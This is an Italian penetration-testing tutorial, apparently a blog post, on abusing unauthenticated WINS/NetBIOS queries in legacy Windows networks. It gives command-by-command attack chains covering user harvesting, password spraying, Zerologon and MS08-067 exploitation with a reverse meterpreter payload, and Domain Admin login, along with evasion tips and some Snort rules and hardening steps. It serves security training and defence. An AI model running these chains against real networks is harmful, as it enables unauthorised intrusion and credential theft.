Porta 42 WINS: Mappa Completa della Rete Windows Senza Autenticazione

WINS sulla porta 42 senza auth: enumera domain controller, file server e utenti loggati via NetBIOS. Red flag istantaneo per Windows legacy — chain verso AD in 20 minuti.
- Pubblicato il 2026-04-22
- Tempo di lettura: 8 min
La porta 42 gestisce la replica WINS (Windows Internet Name Service) — un protocollo legacy Microsoft per risoluzione nomi NetBIOS in reti Windows pre-Active Directory. WINS Replication usa TCP/UDP porta 42 per sincronizzare database NetBIOS tra server WINS primari e secondari, operando come precursore di DNS dinamico in ambienti Windows NT 4.0/2000. In penetration testing, la porta 42 espone information disclosure critica: mappature NetBIOS→IP di tutti gli host Windows nella rete, enumerazione domini/workgroup senza autenticazione, e fingerprinting topologia rete per lateral movement . Ogni ambiente Windows legacy con WINS attivo rivela l’intera mappa della rete attraverso query non autenticate.
WINS sopravvive nel 2026 solo in reti enterprise con Windows Server 2003/2008 legacy ancora operativi, spesso in settori regolamentati (finance, healthcare) dove migration è bloccata da compliance o costi proibitivi. In CTF, WINS compare raramente ma indica sempre macchine Windows antiche con vulnerabilità multiple (MS08-067, MS17-010).
Anatomia tecnica WINS Replication #
WINS usa TCP porta 42 per replication e UDP porta 42 per queries. Il protocollo sincronizza database NetBIOS name-to-IP tra WINS servers.
Flow WINS Replication:
- Replication Request — WINS secondary connette TCP porta 42 del primary
- Version Exchange — Servers scambiano version ID database
- Incremental Sync — Se versioni diverse, primary invia delta records
- Database Update — Secondary aggiorna mappature NetBIOS locali
- Acknowledgment — Secondary conferma ricezione
Struttura record WINS:
NetBIOS Name (15 char + type byte)
IP Address (4 byte)
TTL (Time To Live)
Record Type (unique/group/special)
Timestamp (registration time)
NetBIOS name types critici:
| Type | Hex | Significato | Uso pentest |
|---|---|---|---|
<00> | 0x00 | Workstation service | Host name primario |
<03> | 0x03 | Messenger service | Username logged on |
<20> | 0x20 | Server service | File sharing attivo |
<1B> | 0x1B | Domain Master Browser | Domain controller |
<1C> | 0x1C | Domain Controllers | Lista tutti DC |
<1D> | 0x1D | Master Browser | Network browser leader |
<1E> | 0x1E | Browser Elections | Browser service status |
Le misconfigurazioni comuni: WINS server esposto su Internet (porta 42 aperta externally), replication partner non autenticata (accept sync da qualsiasi IP), database WINS non purgato (contiene host dismessi ma mappature persistono), e logging insufficiente (queries non monitorate).
Enumerazione base con nmap #
nmap -sU -sV -p 42,137,138 10.10.10.42PORT STATE SERVICE VERSION
42/udp open nameserver?
137/udp open netbios-ns Microsoft Windows netbios-ns
138/udp open netbios-dgm Microsoft Windows netbios-dgm
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windowsParametri: -sU UDP scan, -sV version detection. Presenza porta 42 + 137/138 NetBIOS → WINS server attivo.
Test manuale connessione:
nc -vn 10.10.10.42 42(UNKNOWN) [10.10.10.42] 42 (nameserver) open
^CPorta aperta ma no banner — WINS non è protocollo testuale.
Enumerazione avanzata: NetBIOS name dump #
Enumerazione via nmblookup #
# Query WINS server per domain controllers
nmblookup -U 10.10.10.42 -R 'CORP<1C>'10.10.10.10 CORP<1C>
10.10.10.11 CORP<1C>Lista di tutti domain controllers nel dominio CORP.
Parametri: -U specifica WINS server, -R recursion (query via WINS invece di broadcast), <1C> domain controllers type.
Enumerazione completa con nbtscan #
nbtscan -r 10.10.10.0/24 -s : | grep -v "No reply"10.10.10.5:WORKSTATION1:00:U :CORP:00:G :WORKSTATION1:20:U
10.10.10.10:DC01:00:U :CORP:00:G :CORP:1C:G :DC01:20:U
10.10.10.11:DC02:00:U :CORP:00:G :CORP:1C:G :DC02:20:U
10.10.10.25:FILESERVER:00:U :CORP:00:G :FILESERVER:20:U
10.10.10.50:SQL01:00:U :CORP:00:G :SQL01:20:UOutput leggibile:
DC01<1C>→ Domain controller primarioFILESERVER<20>→ File server con share attiviSQL01<00>→ SQL server hostname
Metasploit WINS enumeration #
msfconsole -q
use auxiliary/scanner/netbios/nbname
set RHOSTS 10.10.10.0/24
set THREADS 50
run[+] 10.10.10.10 - [DC01] OS:Windows Names:CORP, DC01, __MSBROWSE__
[+] 10.10.10.11 - [DC02] OS:Windows Names:CORP, DC02
[+] 10.10.10.25 - [FILESERVER] OS:Windows Names:CORP, FILESERVERTecniche offensive #
1. Network mapping completo via WINS #
# Dump entire WINS database
enum4linux -a -w CORP 10.10.10.42[+] Enumerating WINS Server
Adapter: CORP Domain Controller
WINS Primary: 10.10.10.10
WINS Secondary: 10.10.10.11
[+] NetBIOS Names
DC01 <00> UNIQUE Domain Controller
DC02 <00> UNIQUE Domain Controller
FILESERVER <00> UNIQUE File Server
SQL01 <00> UNIQUE SQL Server
WORKSTATION1 <00> UNIQUE Workstation
WORKSTATION2 <00> UNIQUE Workstation
CORP <1C> GROUP Domain ControllersIntelligence ricavata:
- Domain name: CORP
- Domain controllers: DC01 (10.10.10.10), DC02 (10.10.10.11)
- High-value targets: FILESERVER, SQL01
- Workstations: WORKSTATION1, WORKSTATION2
Usare per targeting SMB exploit o credential spraying .
2. Username enumeration via Messenger service #
# Query logged users via NetBIOS <03>
for ip in $(seq 1 254); do
  nmblookup -A 10.10.10.$ip | grep "<03>" | awk '{print $1}'
doneADMINISTRATOR<03> # Admin logged su DC01
JDOE<03> # User jdoe logged su WORKSTATION1
SQLSERVICE<03> # Service account logged su SQL01Usernames per password spraying o Kerberos attacks.
3. Domain controller targeting #
# Identify primary DC via <1B> Master Browser
nmblookup -U 10.10.10.42 -R 'CORP<1B>'
# 10.10.10.10 CORP<1B>

# Target DC01 con [crackmapexec](/articoli/crackmapexec/)
crackmapexec smb 10.10.10.10 -u Administrator -p passwords.txt
Scenari pratici #
Scenario 1 — WINS enumeration → SMB lateral movement #
Contesto: pentest interno, accesso LAN, WINS server rilevato.
# Fase 1: WINS server discovery
nmap -sU -p 42,137 10.10.10.0/24 --open
# WINS server: 10.10.10.42# Fase 2: NetBIOS dump completo
nbtscan -r 10.10.10.0/24 > netbios_hosts.txt
grep "<20>" netbios_hosts.txt
# 10.10.10.25 FILESERVER<20>
# 10.10.10.50 SQL01<20># Fase 3: SMB enumeration su file server
smbclient -L //10.10.10.25 -N
# Sharename Type Comment
# --------- ---- -------
# Backups Disk Backup Files
# Users Disk User Home Directories# Fase 4: Anonymous share access
smbclient //10.10.10.25/Backups -N
smb> ls
# backup_2024.zip
# credentials.txt
smb> get credentials.txt
smb> exitcat credentials.txt
# SQL01 sa password: Sql_P@ssw0rd_2024!Timeline: 10 minuti da WINS enum a SQL admin password.
Scenario 2 — DC identification via WINS → Zerologon #
Contesto: CTF Windows AD, WINS abilitato.
# Identify domain controllers
nmblookup -U 10.10.10.42 -R '__MSBROWSE__<01>'
# Lista master browsers → likely DCs# Get DC hostname via <1C>
nmblookup -U 10.10.10.42 -R 'CORP<1C>'
# 10.10.10.10 DC01<1C># Zerologon exploit (CVE-2020-1472)
python3 zerologon_tester.py DC01 10.10.10.10
# [+] Success! DC is vulnerable to Zerologon# Exploit DC
python3 zerologon_exploit.py DC01 10.10.10.10
# [+] Domain Admin password resetCOSA FARE SE FALLISCE:
- Se WINS non risponde UDP → provare TCP porta 42
- Se no NetBIOS names → WINS database vuoto, usare SMB enum diretta
- Se multiple domains → query ogni domain:
nmblookup 'DOMAIN<1C>'
Scenario 3 — Legacy network reconnaissance #
Contesto: rete enterprise con mix Windows legacy/modern.
# WINS rivela solo legacy hosts
nbtscan -r 10.0.0.0/16 | tee legacy_hosts.txt
# 500+ host rilevati con NetBIOS

# Filtering per OS version (via nmap)
for ip in $(awk '{print $1}' legacy_hosts.txt); do
  nmap -O --osscan-guess $ip | grep "Windows"
done10.10.5.100: Windows XP
10.10.5.101: Windows Server 2003
10.10.5.150: Windows 7Targeting Windows XP/2003 con MS08-067 :
msfconsole -q
use exploit/windows/smb/ms08_067_netapi
set RHOSTS 10.10.5.101
set payload windows/meterpreter/reverse_tcp
exploit
Toolchain integration #
Pipeline WINS attack:
RECONNAISSANCE
│
├─ nmap -sU -p 42,137,138 <subnet>         → WINS + NetBIOS detection
├─ nmblookup -U <wins_server> '*'          → Broadcast query all names
└─ nbtscan -r <subnet>                     → Mass NetBIOS scan

ENUMERATION
│
├─ Domain controllers → <1C> query         → Primary targets
├─ File servers → <20> query               → Share enumeration
├─ Logged users → <03> query               → Username harvesting
└─ Workstations → <00> query               → Client targeting

EXPLOITATION
│
├─ A) WINS enum → DC identification → [Zerologon](/articoli/zerologon/)
├─ B) File server enum → share access → credential leak
├─ C) Username harvest → [password spray](/articoli/password-spraying/) → AD compromise
└─ D) Legacy host ID → [MS08-067](/articoli/ms08-067/) → initial access

POST-EXPLOITATION
│
└─ WINS database dump → complete network map → lateral movement targeting
Tabella comparativa name resolution:
| Service | Porta | Protocollo | Scope | Uso moderno |
|---|---|---|---|---|
| WINS | 42 | TCP/UDP | NetBIOS names (legacy Windows) | ❌ Obsoleto |
| NetBIOS-NS | 137 | UDP | Local broadcast NetBIOS | ⚠️ Disabilitato di default Windows 10+ |
| DNS | 53 | TCP/UDP | Domain names (universal) | ✅ Standard |
| LLMNR | 5355 | UDP | Local multicast (fallback DNS) | ⚠️ Attack vector (responder ) |
| mDNS | 5353 | UDP | Zeroconf (Apple/Linux) | ✅ IoT, Mac networks |
Attack chain completa #
Scenario: WINS → DC identification → AD takeover
[00:00] RECONNAISSANCE
nmap -sU -p 42,137,445 10.10.10.0/24

[00:03] WINS ENUMERATION
nmblookup -U 10.10.10.42 -R 'CORP<1C>'
# DC01: 10.10.10.10

[00:05] USERNAME HARVESTING
nbtscan -r 10.10.10.0/24 | grep "<03>"
# Users: administrator, jdoe, sqlservice

[00:08] PASSWORD SPRAY
crackmapexec smb 10.10.10.0/24 -u users.txt -p Welcome2024!
# [+] 10.10.10.25 jdoe:Welcome2024!

[00:12] SHARE ENUMERATION
smbmap -H 10.10.10.25 -u jdoe -p Welcome2024!
# [+] \\FILESERVER\Backups READ

[00:15] CREDENTIAL LEAK
smbclient //10.10.10.25/Backups -U jdoe%Welcome2024!
# get admin_passwords.xlsx

[00:20] DOMAIN ADMIN
evil-winrm -i 10.10.10.10 -u Administrator -p 'Adm1n_P@ss_2024!'
# *Evil-WinRM* PS C:\> whoami
# corp\administrator
Timeline: 20 minuti da WINS scan a Domain Admin.
Detection & evasion #
Lato Blue Team #
Log Windows Event (WINS Server):
Event ID 4144: WINS database replication partner added
Event ID 4262: WINS database pulled from replication partner
Event ID 4279: WINS database push replication failed
IoC critici:
- WINS queries da IP non-Windows (Linux attacker)
- Mass NetBIOS scans (nbtscan signature)
- WINS replication da partner non autorizzato
IDS rule (Snort):
alert udp $EXTERNAL_NET any -> $HOME_NET 137 (msg:"NetBIOS Name Service Query Flood"; threshold:type both, track by_src, count 50, seconds 60; sid:1000070;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 42 (msg:"WINS Replication Attempt"; flow:to_server,established; sid:1000071;)
Lato Red Team: evasion #
1. Stealth NetBIOS queries:
# Single query invece di mass scan
nmblookup -U 10.10.10.42 'TARGET<20>'
# Invece di nbtscan -r <subnet> (molto rumoroso)
2. Timing control:
# Scan rallentato
for ip in $(seq 1 254); do
  nmblookup -A 10.10.10.$ip
  sleep 5
done
3. Cleanup: Non applicabile — WINS queries sono read-only, no log modificabili.
Performance & scaling #
Single target:
time nmblookup -U 10.10.10.42 'CORP<1C>'
# real    0m0.150s
Multi-target (subnet):
# nbtscan è velocissimo
time nbtscan -r 10.10.10.0/24
# 254 hosts scansionati: ~10 secondi

# nmap NetBIOS scan (più lento)
time nmap -sU -p 137 10.10.10.0/24
# ~5 minuti per /24
Tabelle tecniche #
Command reference #
| Comando | Scopo | Note |
|---|---|---|
nmap -sU -p 42,137 <target> | WINS + NetBIOS detection | UDP scan required |
nmblookup -U <wins> '<name><type>' | Query WINS for specific name | Type in hex: <1C> = DC |
nbtscan -r <subnet> | Mass NetBIOS scan | Fast, quiet |
enum4linux -w <domain> <wins> | Full WINS dump | Automated enumeration |
smbclient -L //<target> -N | SMB share list | Post-WINS targeting |
NetBIOS name types #
| Type | Hex | Service | Pentest value |
|---|---|---|---|
<00> | 0x00 | Workstation | Hostname |
<03> | 0x03 | Messenger | Username logged |
<20> | 0x20 | Server | File sharing |
<1B> | 0x1B | Master Browser | Primary DC |
<1C> | 0x1C | Domain Controllers | All DCs |
Troubleshooting #
| Errore | Causa | Fix |
|---|---|---|
No reply from <ip> | NetBIOS disabilitato o firewall | Verificare porta 137 aperta |
Name query failed | WINS server down o IP errato | Ping WINS server prima |
nbtscan: command not found | Tool non installato | apt install nbtscan |
| Empty WINS database | WINS configurato ma no registrations | Check legacy hosts esistono |
nmblookup: unknown host | Syntax error | Formato corretto: 'NAME<1C>' con quotes |
FAQ #
WINS è ancora usato nel 2026?
Solo in reti legacy Windows Server 2003/2008 non migrate. Microsoft ha deprecato WINS in Windows Server 2012, raccomandando DNS dinamico. Trovare WINS attivo indica rete legacy vulnerabile.
Posso exploitare WINS per RCE?
No. WINS è un servizio di name resolution read-only. L’exploitation è information disclosure (network mapping) non code execution. Post-enum, target i servizi rivelati (SMB , RDP, SQL).
Come distinguo WINS da DNS?
WINS risolve NetBIOS names (15 char, no FQDN), DNS risolve domain names (FQDN con dots). WINS opera porta 42+137, DNS porta 53.
NetBIOS può essere disabilitato mantenendo WINS?
No. WINS dipende da NetBIOS over TCP/IP. Se NetBIOS è disabilitato (Disable NetBIOS over TCP/IP), WINS non funziona.
WINS queries richiedono autenticazione?
No. WINS queries (nmblookup, nbtscan) sono non autenticate — chiunque sulla rete può query il database.
Quale tool è migliore per WINS enum?
nbtscan per mass scan (veloce, quiet), enum4linux per dump completo automatizzato, nmblookup per query mirate specifiche.
Cheat sheet finale #
| Azione | Comando |
|---|---|
| Scan WINS server | nmap -sU -p 42,137 <target> |
| Query domain controllers | nmblookup -U <wins> 'DOMAIN<1C>' |
| Query file servers | nmblookup -U <wins> '*<20>' |
| Query logged users | nmblookup -U <wins> '*<03>' |
| Mass NetBIOS scan | nbtscan -r <subnet> |
| Full WINS dump | enum4linux -w DOMAIN <wins> |
| NetBIOS name lookup | nmblookup -A <ip> |
Perché WINS è rilevante (legacy awareness) #
Nel 2026, WINS è tecnicamente obsoleto ma indicator critico di rete legacy. Trovare WINS significa presenza Windows Server 2003/2008, che implica vulnerabilità storiche patchabili solo con migration completa. Settori healthcare, finance, manufacturing hanno WINS attivo per sistemi medicali/industriali certificati dove upgrades richiedono re-certificazione FDA/CE costosa e pluriennale.
Differenze WINS vs DNS #
WINS (1993) è stato sostituito da DNS dinamico (Windows 2000+). WINS risolve flat NetBIOS names, DNS risolve hierarchical FQDN. Security-wise, WINS ha zero autenticazione per queries mentre DNS moderno supporta DNSSEC. WINS persiste solo per backward compatibility con applicazioni legacy hardcoded con NetBIOS names.
Hardening: disabilitare WINS #
Windows Server:
# Stop WINS service
Stop-Service WINS
Set-Service WINS -StartupType Disabled

# Disable NetBIOS over TCP/IP (network adapter)
Get-NetAdapter | ForEach-Object {
    Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces\Tcpip_$($_.InterfaceGuid)" -Name NetbiosOptions -Value 2
}

# Firewall block
New-NetFirewallRule -DisplayName "Block WINS" -Direction Inbound -Protocol TCP -LocalPort 42 -Action Block
New-NetFirewallRule -DisplayName "Block NetBIOS" -Direction Inbound -Protocol UDP -LocalPort 137,138 -Action Block
Migration path: Replace WINS con DNS dinamico + Active Directory integrated zones.
OPSEC: WINS in reconnaissance #
WINS enumeration è moderatamente rumoroso — nbtscan di una /16 genera migliaia di UDP packets. In ambienti monitored:
- Targeted queries: nmblookup specifico invece di mass scan
- Passive collection: Se già dentro, dump WINS database da server invece di query esterne
- Alternate recon: SMB null session enum più stealth di NetBIOS broadcast
Disclaimer: Tutti i comandi sono destinati esclusivamente all’uso in ambienti autorizzati: laboratori personali, macchine CTF e penetration test con autorizzazione scritta. L’autore e HackIta declinano ogni responsabilità. Documentazione Microsoft WINS: https://docs.microsoft.com/windows-server/networking/technologies/wins/wins-top
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.